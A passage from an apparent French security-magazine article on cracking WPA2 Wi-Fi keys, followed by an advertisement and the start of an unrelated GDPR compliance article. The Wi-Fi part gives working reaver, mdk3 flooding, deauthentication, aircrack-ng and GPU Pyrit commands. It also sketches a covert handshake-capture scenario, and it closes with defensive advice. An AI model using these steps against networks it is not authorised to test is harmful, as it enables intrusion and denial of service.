Pour simplifier, le MIC (pour *Message Integrity Code*) est le message qui permet à chaque partie de vérifier que l'autre connaît la clé.

Voici comment le MIC est calculé :




Figure 2 : Le MIC.

1) On prend la clé que l'on passe dans la fonction PBKDF2 (pour *Password-Based Key Derivation Function 2*). Cette fonction a pour rôle de prendre la clé (qui peut aller de 8 à 64 caractères) et de la convertir en une chaîne pseudo-aléatoire de 256 bits. On obtient donc le PMK (pour *Pairwise Master Key*) avec cette formule : PMK = PBKDF2(HMAC−SHA1, clé, essid, 4096, 256). Cela signifie que l'on effectue 4 096 itérations de l'algorithme de hash HMAC-SHA1 sur la clé en utilisant comme sel le ESSID.

2) Ce PMK est concaténé avec l'adresse MAC du routeur, l'adresse MAC du client, *Anonce* et *Snonce*. L'ensemble est passé à travers une fonction pseudo-aléatoire (basée sur HMAC-SHA1) et nous retourne le PTK (*Pairwise Transient Key*).

3) Ce PTK est découpé pour extraire :

   - Le KCK (*Key Confirmation Key*) utilisé pour assurer l'authenticité des données.
   - Le KEK (*Key Encryption Key*) utilisé pour chiffrer des données pendant le 4-Way handshake, tel que le GTK.
   - Le TEK (*Temporal Encryption Key*) utilisé pour CCMP (algorithme de chiffrement des données par WPA2).

4) Finalement, le KCK est passé à travers la fonction de hashage HMAC-MD5 et nous retourne le MIC.

Le lecteur intéressé pourra obtenir plus d'informations grâce à la documentation officielle disponible ici **[I]**.

Voilà pour la théorie ; maintenant que nous comprenons mieux l'envers du décor, voyons comment il est possible de récupérer la clé de connexion.

2 Les attaques courantes

2.1 Le brute-force classique

Cette approche consiste à tester toutes les clés de connexion et de voir celle que le routeur accepte. Cette méthode est longue et peut être facilement détectée, elle n'a donc que peu d'intérêt. Elle peut être réalisée avec un simple script shell.

2.2 Le WPS

Le WPS (pour *Wifi Protected Setup*) est un protocole permettant de simplifier la phase de connexion entre le routeur et le client. Il existe 4 façons d'établir la connexion via ce protocole, mais celle qui nous intéresse est la méthode du PIN (*Personal Identification Number*). Certains routeurs qui implémentent le WPS possèdent un PIN de 8 chiffres qu'il suffit d'envoyer au routeur pour établir la connexion.

Pour éviter les brutes-forces, les routeurs intègrent un temps de latence pour ralentir les attaques. Cela va de quelques secondes à quelques minutes entre deux tentatives. Ainsi, pour tester toutes les combinaisons possibles il faudrait plusieurs dizaines d'années.

La faille découverte en 2011 par Stefan Viehböck est que le PIN de 8 chiffres est composé de 2 jeux de 4 chiffres que l'on peut deviner indépendamment. Le routeur va simplement nous dire si nous nous sommes trompés sur les 4 premiers chiffres et/ou les 4 derniers. Ainsi, on passe d'un brute-force de 8 chiffres (soit 100 000 000 de possibilités) à un brute force de 2 * 4 chiffres (soit 20 000) possibilités. De plus, le dernier des 8 chiffres est une somme de contrôle réduisant à 11 000 l'ensemble des possibilités (10 000 + 1000). Il ne suffit plus que de quelques heures pour retrouver la clé.

Une telle attaque peut être réalisée à l'aide de l'outil Bully ou Reaver, exemple :

```
# reaver -i wlan1 -b 47:CA:BA:3F:86:A6 -vv
```

Où **wlan1** est l'interface réseau et **47:CA:BA:3F:86:A6** l'adresse MAC du routeur. L'option **-vv** permet d'avoir plus d'informations pendant le processus.

Certains routeurs ne font des filtrages que sur les adresses MAC. Ainsi, il est possible d'accélérer encore notre brute-force en changeant continuellement notre adresse MAC. Des forks de Reaver existent permettant de le faire **[2]**.

Certains routeurs ne permettent qu'un nombre limité de tentatives avant de locker le WPS. Celui-ci ne peut être débloqué que par un redémarrage du routeur. Une alternative consiste à surcharger le routeur de nouveaux clients. Cela peut faire crasher le routeur et le forcer à redémarrer et donc à réinitialiser son compteur d'essais sur le WPS.

Une telle attaque peut être réalisée avec l'outil MDK3 :

```
# mdk3 wlan1 -a  47:CA:BA:3F:86:A6
```

Le problème de cette attaque est qu'elle peut être facilement détectée. De plus, c'est un brute-force qui nécessite d'attendre la réponse du routeur. Nous sommes donc limités par le temps de latence de celui-ci. L'attaque suivante permet de contourner ces limitations.

2.3 Pixie Dust attaque

Pour simplifier, le protocole WPS nécessite l'utilisation de deux hashes E-Hash1 et E-Hash2. Chacun de ces hashes est calculé avec un nombre aléatoire de 128 bits E-S1/E-S2, la moitié du Pin du WPS PSK1/PSK2, les clés publiques du routeur et du client ainsi que la clé d'authentification que l'on peut obtenir facilement (donnée par le routeur).

E-Hash1 = HMACAuthKey(E-S1 || PSK1 || PKE || PKR)

E-Hash2 = HMACAuthKey(E-S2 || PSK2 || PKE || PKR)

Nous possédons le PKE, le PKR et la clé d'authentification, il nous manque donc E-S1 et E-S2 pour pouvoir brute-forcer PKS1 et PKS2. Or n'importe qui ayant déjà travaillé sur des systèmes embarqués sait à quel point il est compliqué d'avoir un générateur aléatoire sur ces petites machines. Ainsi E-S1 et E-S2 qui sont censés être aléatoires souffrent de ces défauts et peuvent dans beaucoup de cas être devinés. Parfois, simplement en étudiant le PKE puisque celui-ci aussi nécessite un générateur aléatoire pour être généré. Parfois même E-S1 = E-S2 = PKE.

Ainsi si on connaît E-Hash1,E-Hash2,E-S1,E-S2,PKE,PKR et AuthKey on peut brute-forcer PSK1 et PSK2. Rappelons que cela ne nécessite que 20 000 essais, ce qui est négligeable en temps de calculs sur des ordinateurs modernes, même d'entrée de gamme. Nous réduisons donc un temps d'attaque de plusieurs heures à quelques minutes.

Cette attaque peut être réalisée avec Pixiewps **[3]** ou une version modifiée de Reaver **[4]**.

2.4 Brute force du 4-way handshake

Dans la pratique, une attaque sur le mécanisme WPA2 consiste à :

1. Récupérer un 4-way handshake (*Anonce*, *Snonce*, MAC AP, MAC client, MIC).
2. Choisir un mot de passe et calculer le MIC.
3. Si les MIC correspondent, on a trouvé la clé, sinon repartir à l'étape 2.

Le mode moniteur

Une carte Wifi compatible 802.11 peut fonctionner sous quatre modes :

- **Le mode infrastructure (*managed*). C'est celui que l'on utilise tous les jours quand on se connecte à un routeur.**
- **Le mode ad hoc qui permet de créer des liaisons point à point.**
- **Le mode maître (*master*) qui permet de créer un *access point*.**
- **Et le mode moniteur (*monitor*).**

En mode moniteur, la carte Wifi ne filtre plus les paquets. Cela permet d'écouter l'ensemble du trafic réseau et peut donc être utilisé pour sniffer des paquets qui ne nous sont pas destinés. Nous l'utilisons pour récupérer le 4-way handshake.

Pour récupérer le 4-way handshake, il nous faut d'abord une carte Wifi compatible « monitor mode ». La clé utilisée pour ce test, et qui est compatible avec ce mode, est la TP-LINK TP-WN722N. On peut trouver d'autres clés compatibles avec le mode moniteur sur **[5]**.

Il faut donc commencer par passer sa carte Wifi en mode moniteur. Nous pouvons donc désormais capturer tous les paquets même ceux qui ne nous sont pas destinés :)

Pour cela, nous pouvons utiliser les utilitaires classiques d'une distribution Linux. En imaginant que notre interface réseau est : **wlan1**, on doit entrer :

```
# ifconfig wlan1 down
# iwconfig wlan1 mode monitor
# ifconfig wlan1 up
```

Nous pouvons aussi utiliser **airmon-ng** pour cela. Cet outil a l'avantage de permettre d'arrêter les processus qui rentreraient en conflit avec l'écoute des trames Wifi.

```
# airmon-ng
# airmon-ng check kill
# airmon-ng start wlan1
```

Maintenant que notre carte Wifi est en mode moniteur, il suffit qu'un appareil se connecte sur le réseau Wifi pour récupérer le 4-way handshake. Pour cela, nous avons deux solutions :

- attendre qu'une personne connecte un appareil sur le réseau (long) ;
- envoyer un paquet de désauthentification pour forcer un appareil à se reconnecter sur le réseau. Cela est fait automatiquement et ne nécessite pas que l'utilisateur rentre à nouveau la clé. Cette étape est donc quasi invisible pour un utilisateur lambda.

SERVEURS DÉDIÉS Synology®

AVEC ikoula HÉBERGEUR CLOUD

Votre serveur dédié de stockage (NAS)
hébergé dans nos Data Centers français.

POUR LES LECTEURS DE **MISC***

OFFRE SPÉCIALE -60 %

À PARTIR DE

5,99€ HT/MOIS

~~14,99€~~

CODE PROMO
SYMIS17

- Bande passante **100 Mbit/s**
- Station de **surveillance**
- Support technique **en 24/7**
- Trafic réseau **illimité**
- Système d'exploitation **DSM 6.0**
- Hébergement dans **nos Data Centers**

*Offre spéciale -60 % valable sur la première période de souscription avec un engagement de 1 ou 3 mois. Offre valable jusqu'au 31 décembre 2017 23h59 pour une seule personne physique ou morale, et non cumulable avec d'autres remises. Prix TTC 7,19 €. Par défaut les prix TTC affichés incluent la TVA française en vigueur.

CHOISSISEZ VOTRE NAS
https://express.ikoula.com/promosyno-mis

ikoula HÉBERGEUR CLOUD — /ikoula — @ikoula — sales@ikoula.com — 01 84 01 02 50

NOM DE DOMAINE | HÉBERGEMENT WEB | SERVEUR VPS | SERVEUR DÉDIÉ | CLOUD PUBLIC | MESSAGERIE | STOCKAGE | CERTIFICATS SSL




Figure 3 : Aircrack-ng. Nous retrouvons bien le PMK, le PTK et le MIC décrits plus haut.

Pour des raisons de vitesse, la deuxième méthode est privilégiée. Elle peut être réalisée avec des outils tels que airplay-ng ou MDK3.

Nous pouvons aussi utiliser des outils tels que Aircrack-ng, besside-ng, wifite... qui pour la plupart automatisent cette procédure. Le 4-way handshake récupéré sera au format **.cap** usuellement **wpa.cap**. Par exemple, si mon réseau est « miscWiFi » et qu'il émet sur le canal 1 :

```
# bessid-ng wlan1 -R miscWiFi -c 1
```

Maintenant que nous possédons le 4-way handshake, nous pouvons utiliser un programme tel que **aircrack-ng** pour retrouver la clé en spécifiant un dictionnaire avec l'option **-w** (voir figure 3).

```
# aircrack-ng wpa.cap -w monDico.txt
```

Nous sommes à 3 700 clés testées à la seconde sur un processeur standard. Au bout d'un certain temps et si le dictionnaire est suffisamment grand, nous pouvons trouver la clé.

2.5 Limitations

Cependant, cette attaque possède un grand défaut, elle est très lente : 4 000 clés/seconde testées sur un processeur standard.

Prenons pour exemple un dictionnaire de 500 milliards d'entrées.

Pour tester un tel dictionnaire, on obtient par le calcul : 500 milliards / (4100 clés/secondes*3600 secondes* 24 heures) = 1411 jours ! Soit presque 4 ans pour tester tous les mots de passe.

Ce n'est donc pas envisageable. Et on trouve là le principal problème du brute-force, s'il n'est pas optimisé, il est complètement inutile. Voyons donc maintenant comment nous pouvons augmenter notre vitesse de calcul pour réduire le temps nécessaire pour retrouver la clé.

3 Accélération GPU

3.1 Explications

Une des options que nous avons pour augmenter notre vitesse est d'utiliser les cartes graphiques. En effet, du fait même de leur conception, les cartes graphiques sont plus adaptées pour faire du calcul parallèle que le processeur principal. Or, contrairement aux algorithmes récents tels que bcrypt, scrypt ou Argon2, l'algorithme PBKDF2 n'utilise que peu de RAM et chaque instance est indépendante des autres. Ainsi on peut facilement en calculer plusieurs en parallèle, ce que les GPUs font le mieux. Ce qui justifie encore plus l'utilisation de cartes graphiques pour cette tâche.

3.2 Outils

Pour cela, nous avons plusieurs outils open source (Hashcat, Pyrit, coWPAtty...) qui nous permettent d'exploiter toute la puissance de notre carte graphique.

Pour accélérer nos calculs, nous allons utiliser l'outil Pyrit. C'est un outil open source qui prend en charge les cartes graphiques pour accélérer les calculs. Il gère la technologie CUDA de Nvidia, mais aussi OpenCL pour les cartes graphiques AMD.

La première des choses est de s'assurer d'avoir les drivers correctement installés pour votre carte graphique.

Installez les dépendances requises :

```
# apt-get install python2.7-dev libssl-dev zlib1g-dev libpcap-dev
```

Maintenant, occupons-nous d'installer les outils qui nous permettront de compiler nos programmes. Pour Nvidia CUDA, tapez :

```
# apt-get install nvidia-cuda-toolkit
```

Il semble nécessaire de créer un lien symbolique vers **/usr/local** :

```
# ln -s /usr/lib/nvidia-cuda-toolkit /usr/local/cuda
```

Ensuite, il faut récupérer les sources de Pyrit. Vous trouverez les sources ici **[6]**. Voici la procédure pour installer Pyrit sur une machine Debian 8 :

```
# git clone https://github.com/JPaulMora/Pyrit
# cd Pyrit
# python setup.py build
# python setup.py install
```

Normalement, vous devez avoir Pyrit qui fonctionne sur votre machine. Pour utiliser la carte graphique, vous devez faire une étape supplémentaire. Rendez-vous dans le dossier **modules/cpyrit_cuda** si vous avez une carte Nvidia et **modules/cpyrit_opencl** si vous avez une carte AMD. J'ai personnellement une carte graphique GTX 960m de chez Nvidia ainsi la procédure d'installation est :

```
# cd ./modules/cpyrit_cuda
# python setup.py build
# python setup.py install
```

Nous sommes presque au bout de nos peines !! Modifiez le fichier **~/.pyrit/config** pour changer le paramètre **use_CUDA** à **true**. Si vous utilisez OpenCL, c'est **use_OpenCL** qu'il faut passer à **true**. Voici pour exemple mon fichier :

```
# cat ~/.pyrit/config
default_storage = file://
limit_ncpus = 0
rpc_announce = true
rpc_announce_broadcast = false
rpc_knownclients =
rpc_server = false
use_CUDA = true
use_OpenCL = false
workunit_size = 75000
```

Si vous êtes arrivés jusque là et que tout s'est bien passé, vous devriez avoir Pyrit qui fonctionne en utilisant votre carte graphique. Pour nous en assurer, lancez la commande **pyrit list_cores** :

```
# pyrit list_cores
Pyrit 0.5.1 (C) 2008-2011 Lukas Lueg - 2015 John Mora
https://github.com/JPaulMora/Pyrit
This code is distributed under the GNU General Public License v3+
The following cores seem available...
#1:  'CPU-Core (SSE2/AES)'
#2:  'CPU-Core (SSE2/AES)'
#3:  'CPU-Core (SSE2/AES)'
#4:  'CPU-Core (SSE2/AES)'
#5:  'CPU-Core (SSE2/AES)'
#6:  'CPU-Core (SSE2/AES)'
#7:  'CPU-Core (SSE2/AES)'
#8:  'CPU-Core (SSE2/AES)'
The following CUDA GPUs seem aviable...
#1:  'CUDA-Device #1 'GeForce GTX 960M''
```

Si vous voyez votre carte graphique, vous avez réussi l'installation.

3.3 Résultats

Maintenant que vous possédez toute la puissance de votre carte graphique, vous pouvez lancer l'attaque. Pour cela, tapez :

```
# pyrit -r wpa.cap -i ./monMegaDico.txt attack_passthrough
Pyrit 0.5.1 (C) 2008-2011 Lukas Lueg - 2015 John Mora
https://github.com/JPaulMora/Pyrit
This code is distributed under the GNU General Public License v3+
Parsing file 'wpa.cap' (1/1)...
Parsed 11 packets (11 802.11-packets), got 1 AP(s)
Picked AccessPoint xx:xx:xx:xx:xx:xx ('miscWiFi') automatically.
Tried 9610413 PMKs so far; 51597 PMKs per second.
The password is 'miscPassword'.
```

Nous sommes maintenant à 52 000 clés tentées à la seconde. C'est plus de 10 fois plus rapide que sur processeur ! Et cela avec une seule carte graphique d'une valeur de 200 euros environ !

Ainsi pour revenir à notre problème initial qui est de tester un dictionnaire comprenant 500 milliards d'entrées, il nous faudrait : 500 milliards / (52 000 clés/seconde*3600 secondes*24 heures) = 111 jours ! Soit un peu moins de 4 mois pour tester tous les mots de passe. C'est un gain de temps considérable. Voyons comment nous pouvons encore améliorer notre vitesse de calculs.

4 Attaques par précalculs

4.1 Explications, avantages et contraintes

Le principe est simple, dans l'explication sur le fonctionnement du WPA2, j'ai expliqué que la fonction PBKDF2 était l'étape limitante du processus. La fonction PBKDF2 est une fonction de dérivation de mot de passe, dont le but est de ralentir les attaques en brute-force, justement, ce que nous essayons de faire. Elle effectue dans le cas du WPA2, 4096 itérations de la fonction de hashage HMAC-SHA1 sur la clé avec pour sel l'essid du réseau.

PMK = PBKDF2(HMAC-SHA1, passphrase, essid, 4096, 256)

Ainsi ne serait-il pas judicieux de précalculer cette étape pour retrouver plus rapidement les clés dans le futur ? Bien entendu, chaque table précalculée dépend du nom du réseau. Mais cela est facilement récupérable et il existe même des cartes des réseaux Wifi sur Internet. Nous pouvons donc facilement récupérer le nom du réseau de notre cible. De plus, l'ESSID d'un réseau ne se change pas aussi souvent que la clé. Et donc notre table reste valide. Dans tous les cas, cela représente un gain considérable en terme de temps puisque nous pouvons utiliser le temps « mort », lorsque nos serveurs n'attaquent pas de clé, pour générer ces tables. C'est possible en échange d'espace de stockage. En effet, les tables de précalcul sont sous forme de bases de données et doivent être stockées. Cependant, nous allons voir que le sacrifice en espace de stockage vaut bien le gain en performances.

4.2 Les outils

Pour précalculer nos tables, nous allons de nouveau utiliser l'outil Pyrit. D'autres outils tels que airolib-ng ou coWPAtty proposent aussi cette option.

La première chose à faire est de lui rentrer votre dictionnaire de mots de passe. L'option **-u** permet d'utiliser les bases de données SQLite.

```
# pyrit -u sqlite:///misc.db -i ./monMegaDico.txt import_passwords
```

Cette commande va créer une base de données **misc.db**. Nous pouvons maintenant ajouter les essids des réseaux que l'on souhaite attaquer.

```
# pyrit -u sqlite:///misc.db -e " MiscWi-Fi " create_essid
```

L'outil a maintenant toutes les informations nécessaires pour précalculer la base de données. Nous pouvons le faire avec la commande :

```
# pyrit -u sqlite:///misc.db batch
```

Maintenant tout dépend de la puissance et du nombre de vos cartes graphiques ! Avec ma petite GTX 960m de chez Nvidia, nous sommes à 50 000 PMK calculés à la seconde.

Nous pouvons maintenant utiliser la base de données précalculée pour retrouver notre clé plus rapidement, à partir du fichier `wpa.cap` récupéré précédemment.

```
# pyrit -u sqlite:///misc.db -r wpa.cap attack_db
```

Nous montons maintenant à plus de 6 000 000 de clés testées à la seconde !

Si nous ne connaissons pas à l'avance l'ESSID du réseau, nous pouvons aussi utiliser l'option `attack_batch` qui va tenter toutes les clés en direct, et va conserver les précalculs pour être plus rapide lors d'une attaque ultérieure.

```
# pyrit -u sqlite:///misc.db -r wpa.cap attack_batch
```

Cette option a pour avantage d'analyser le fichier `wpa.cap`, de regarder si une table correspondant à cet essid a déjà été précalculée. Si oui, elle utilise les données de précalcul pour accélérer la recherche, sinon, elle tente de retrouver la clé en direct et conserve les précalculs pour une attaque future sur le même essid.

Ainsi, la première option est à privilégier si l'on connaît déjà l'essid du réseau que l'on souhaite attaquer, car cela permet de rentabiliser le temps. Et la deuxième option est à privilégier si l'on ne sait rien à l'avance sur le réseau.

4.3 Exemples

Maintenant pour tenter toutes les clés présentes dans notre dictionnaire de 500 milliards d'entrés, il nous faudrait : 500 milliards / (6 000 000 clés/secondes*3600 secondes * 24 heures) = 23.15 heures ! Soit un peu moins de 1 journée pour tester tous les mots de passe. Nous sommes donc passés d'un temps de calcul de plus de 4 ans à moins d'une journée !

5 Scénario d'attaque

5.1 La puissance de calcul

Que ce soit pour précalculer les tables de PMK ou pour faire une attaque en direct, le temps nécessaire pour retrouver la clé est grandement dépendant de notre puissance de calcul.

L'objectif ici est de se créer un serveur composé de plusieurs cartes graphiques, dans le but d'avoir la puissance de calcul la plus importante possible (nous pouvons prendre comme exemple **[7]**).

Si l'on ne souhaite pas investir dans des serveurs,on peut utiliser des services en ligne qui proposent de louer de la puissance de calcul. Cela est souvent très abordable (quelques euros de l'heure **[8]**) et permet d'avoir rapidement accès à une importante puissance de calcul. On peut l'utiliser soit pour retrouver la clé immédiatement, soit pour calculer les tables de précalcul pour pouvoir les utiliser sur des ordinateurs plus abordables.

5.2 L'attaque

Ensuite, si nous connaissons déjà le nom du réseau (ESSID), nous pouvons commencer à précalculer la table pour ce réseau.

Par la suite, un simple outil compatible *monitor mode* (une Raspberry Pi avec clé Wifi, compatible avec le mode moniteur, ou un téléphone portable **[9]** ou **[10]**) qui peut facilement être dissimulé nous permettra de récupérer le 4-way handshake. Une fois que nous possédons le 4-way handshake, nous avons tout ce qu'il nous faut et nous pouvons partir. Nous pouvons ensuite envoyer ce fichier à nos serveurs (via par exemple, la connexion GSM du téléphone) et utiliser toute la puissance de nos serveurs pour retrouver la clé. L'attaque peut se faire en direct si la table n'est pas déjà précalculée ou en utilisant la table si nous l'avons déjà générée (nous pouvons aussi découper la table principale en 10, 100 voire plus pour mieux répartir la charge si nous possédons plusieurs cartes graphiques).

Sachant que cette attaque est donc une attaque « hors-ligne » et comme un mot de passe ne se change pas tous les jours, nous pouvons sans problème imaginer faire tourner nos serveurs plusieurs jours d'affilée, voire même bien plus longtemps (plusieurs mois).

Pour rappel, en utilisant les tables de précalcul, avec une GTX 960m de Nvidia, nous sommes à 6 000 000 clés/secondes ce qui fait environ 500 milliards de clés tentées par jours. Ce qui permet de mettre à mal bon nombre de clés ! Maintenant, imaginez ce que peut faire un attaquant avec une puissance de calcul bien supérieure. Par exemple **[7]** qui est 150 fois plus puissant que ma GTX 960m (et qui coûte 21 000 $ tout de même). On ne parle même pas de FPGA ou de ASICs spécialisés.

Bien entendu, le but ici n'est pas de dépenser 21 000 $ (voire plus) pour cracker l'Internet de votre voisin à 20€/mois. Mais dans une perspective de cyberattaque, cela a plus de sens. En effet, bien souvent le wifi est la première ligne de défense dans une entreprise ou chez un particulier. Avoir contourné cette défense permet d'envisager d'autres attaques par la suite (Man In The Middle, spoofing du contrôleur de domaine et autres) et donc d'avoir accès aux informations et aux documents. C'est dans ce sens que l'attaque devient inquiétante. Si « pirater » votre Internet ne justifie pas de tels moyens, avoir accès aux documents que votre Wifi protège, le justifie.

Conclusion et ouverture

Nous profitons donc pleinement de la course à la puissance que se livrent Nvidia et AMD. Et cela n'est pas près de s'arrêter dans le futur proche. Avec la sortie

de nouvelles cartes graphiques toujours plus puissantes, le ratio (puissance de calcul) / prix est de plus en plus avantageux pour nous. Cela signifie de plus en plus de facilité pour retrouver les clés Wifi. Ce qui était impossible au début des années 2000 devient de plus en plus à notre portée. Le mécanisme WPA2 n'étant pas du tout en passe d'être remplacé, cela pose des questions sur la sécurité de nos réseaux dans les années à venir. Si nous regardons les cartes récentes, entre la GTX 1080 et la GTX 1080 TI de chez Nvidia, nous avons gagné 56 % de puissance de calcul supplémentaire **[7]**. Et ce à 10 mois d'intervalle et pour le même prix ! Nous pouvons donc facilement imaginer doubler notre puissance de calcul (et donc notre vitesse) tous les deux ans. Tiens donc cela rappelle une célèbre loi !

Nous pouvons déjà aujourd'hui attaquer un bon nombre de réseaux, mais qu'en sera-t-il dans 2, 5 voire même 10 ans ? Les choses ne vont certainement pas en s'améliorant. La seule réponse que l'on peut donner est d'utiliser des clés toujours plus longues et complexes. Bien que cet article montre que la protection par un mot de passe WPA2 est en train de devenir triviale à craquer, je souhaite ici donner quelques recommandations pour améliorer la sécurité de vos réseaux :

- Si vous êtes une entreprise, rallongez vos mots de passe à au moins 12 caractères aléatoires (sortez du dictionnaire).
- Installer un serveur radius pour passer au WPA2-entreprise (EAP-TLS de préférence).
- Désactivez le WPS !

Une autre approche consiste à ne pas faire confiance au Wifi pour la protection des données et l'accès aux réseaux d'entreprises. On laisse donc le Wifi en accès libre et on utilise un VPN pour accéder aux données. Cela revient à considérer le VPN plus sécurisé que le Wifi, ce qui a un sens.

Finalement, remarquons qu'il existe cependant des initiatives pour améliorer la sécurité du Wifi **[11]**, mais malheureusement elles n'ont pas encore de réponses officielles. Finalement, le WPA2 présenté un temps comme le Saint Graal de la protection des réseaux Wifi pourrait bien faire défaut dans un futur proche. ■

Remerciements

Je souhaite remercier Sarah, Arielle, et Nicolas314 pour leurs conseils et la relecture. Mes collègues pour leur soutien ainsi que mon tuteur pour m'avoir autorisé à écrire cet article.

Retrouvez toutes les références de cet article sur le blog de MISC : https://www.miscmag.com/

MATURITÉ D'ENTREPRISE ET PLAN D'ACTION POUR LA MISE EN CONFORMITÉ AVEC LE GDPR

Denis VIROLE

Directeur des services d'Ageris Group, Gérant de Virole Conseil Formation

mots-clés : PROTECTION DES DONNÉES À CARACTÈRE PERSONNEL / GDPR / CIL / CPD / DPO / INFORMATIQUE ET LIBERTÉS / CONFORMITÉ / PLAN D'ACTIONS / MATURITÉ / PSEUDONYMISATION

Les organismes et entreprises doivent être conformes aux exigences du Règlement (UE) 2016/679 du Parlement Européen et du Conseil du 27 avril 2016 relatif à la protection des personnes physiques à l'égard du traitement des données à caractère personnel et à la libre circulation de ces données en mai 2018. À un an de l'échéance, un grand nombre d'organisations n'a pas formalisé de démarche, ni initialisé de plans d'action. Nous nous intéressons ici à la formalisation d'un plan d'action juridique, organisationnel et technique adapté en soulignant les difficultés inhérentes à un profil de maturité.

Introduction

Un an après la définition du règlement (2016/679 du parlement européen et du conseil du 27 avril 2016 relatif à la protection des personnes physiques à l'égard du traitement des données à caractère personnel et à la libre circulation de ces données, et abrogeant la directive 95/46/CE (règlement général sur la protection des données), et à un an de la date d'application, nous allons nous intéresser à la définition d'un plan d'action concret et pragmatique. Nous illustrerons les étapes de ce plan d'action par les difficultés potentielles en fonction du profil de maturité de l'entreprise pour la protection de la vie privée.

1 Les trois types de maturité pour la protection de la vie privée et la sécurité des données à caractère personnel

Nous proposons de modéliser trois types de maturité pour la protection de la vie privée et la sécurité des données à caractère personnel.

1.1 Maturité faible

Le premier marqueur de ce type d'organisme est le très faible niveau de sensibilisation des différents acteurs (responsable du traitement, directions métiers délégués par le responsable du traitement, sous-traitant, direction informatique et utilisateurs).

L'absence de CIL est souvent un marqueur important de ce type d'organisme, la fusion de la fonction CIL avec la fonction de DSI en est un autre. Classiquement dans ces cas, l'organisme se conforme aux différents régimes déclaratoires de conformité, notamment aux normes simplifiées et autorisations uniques, sans réellement contrôler les exigences de la norme simplifiée en termes de types de données, de destinataires et de durées de conservation.

Les procédures de traitement des demandes d'accès ou de rectification consécutives aux droits des personnes concernées sont inexistantes.

La sécurité des données à caractère personnel est réalisée dans le meilleur des cas par une approche « sécurité informatique » constituée de règles autojustifiées par la compétence technique des informaticiens. Il n'y a donc pas de relation structurée pour exprimer les besoins et objectifs de sécurité entre, d'une part les métiers définissant la finalité des traitements, et les informaticiens internes ou externes mettant en œuvre ces traitements.

1.2 Maturité moyenne

Le premier marqueur est clairement la nomination d'un CIL. Très classiquement, le DSI ou le RSSI « intègre la fonction ». Il est intéressant de noter que certaines autorités de contrôle (telle que la Commission Nationale pour la Protection des Données du Luxembourg) refusent ce type de cumul de fonctions.

Le CIL réalise ou tente de réaliser un plan de sensibilisation auprès des différents acteurs (responsable du traitement, directions métiers déléguées par le responsable du traitement, sous-traitant, direction informatique et utilisateurs).

Il est important de souligner que l'intégration de la fonction CIL par le RSSI ou le DSI ne facilite pas la responsabilisation des directions métiers, la problématique est encore comprise comme « informatique ».

Dans le cas où les fonctions et les responsabilités sont bien séparées entre le CIL et le RSSI. La relation n'est pas toujours fluide et le plan de sensibilisation n'a pas permis la mise en œuvre effective de réelles actions structurantes et efficaces pour la sécurité des données à caractère personnel (contrôle des accès, des habilitations, des durées de conservation, des procédures d'utilisation des supports de données à caractère personnel...).

La gouvernance des aspects protection de la vie privée, sécurité des données à caractère personnel, d'une part et sécurité du système d'information n'est pas formalisée ou comprise par l'essentiel des acteurs dans l'organisme.

Les directions métiers sont encore peu engagés dans les procédures de mise en conformité des traitements.

L'intégration native de la protection de la vie privée et la sécurité des données à caractère personnel ne sont pas prises en compte dans les méthodes de gestion de projet. Dans le meilleur des cas, pour ce type d'organisme, les procédures permettant aux personnes concernées d'exercer leurs droits sont formalisées. Reste à savoir si elles sont comprises et testées.

1.3 Maturité forte

Le premier marqueur et clairement le plus important, est la prise de conscience de la responsabilité du responsable du traitement.

La nomination d'un CIL ne cumulant pas des fonctions de CIL ou de RSSI et réalisant de nombreuses campagnes de véritables formations plus que de sensibilisation ou de communication a permis à chacun de comprendre les différentes responsabilités.

Le deuxième marqueur est l'intégration de la fonction CIL dans une gouvernance globale pour la protection de l'information formalisant les relations avec les maîtres d'œuvre internes ou externes qui permet de structurer les projets comprenant des données à caractère personnel. La définition de voies fonctionnelles articulées autour d'un comité de pilotage, arbitrage et homologation (protection de la vie privée et sécurité des données à caractère personnel, conservation des documents, sécurité du système d'information, protection des personnes et des installations...).

La définition de référentiels cohérents, complémentaires appliqués par les parties prenantes, comprenant les aspects de la protection de la vie privée (incluant les procédures pour permettre aux personnes concernées d'exercer leurs droits), de la protection de l'information et la sécurité des systèmes, constitue un autre marqueur décisif.

2 La cible à atteindre

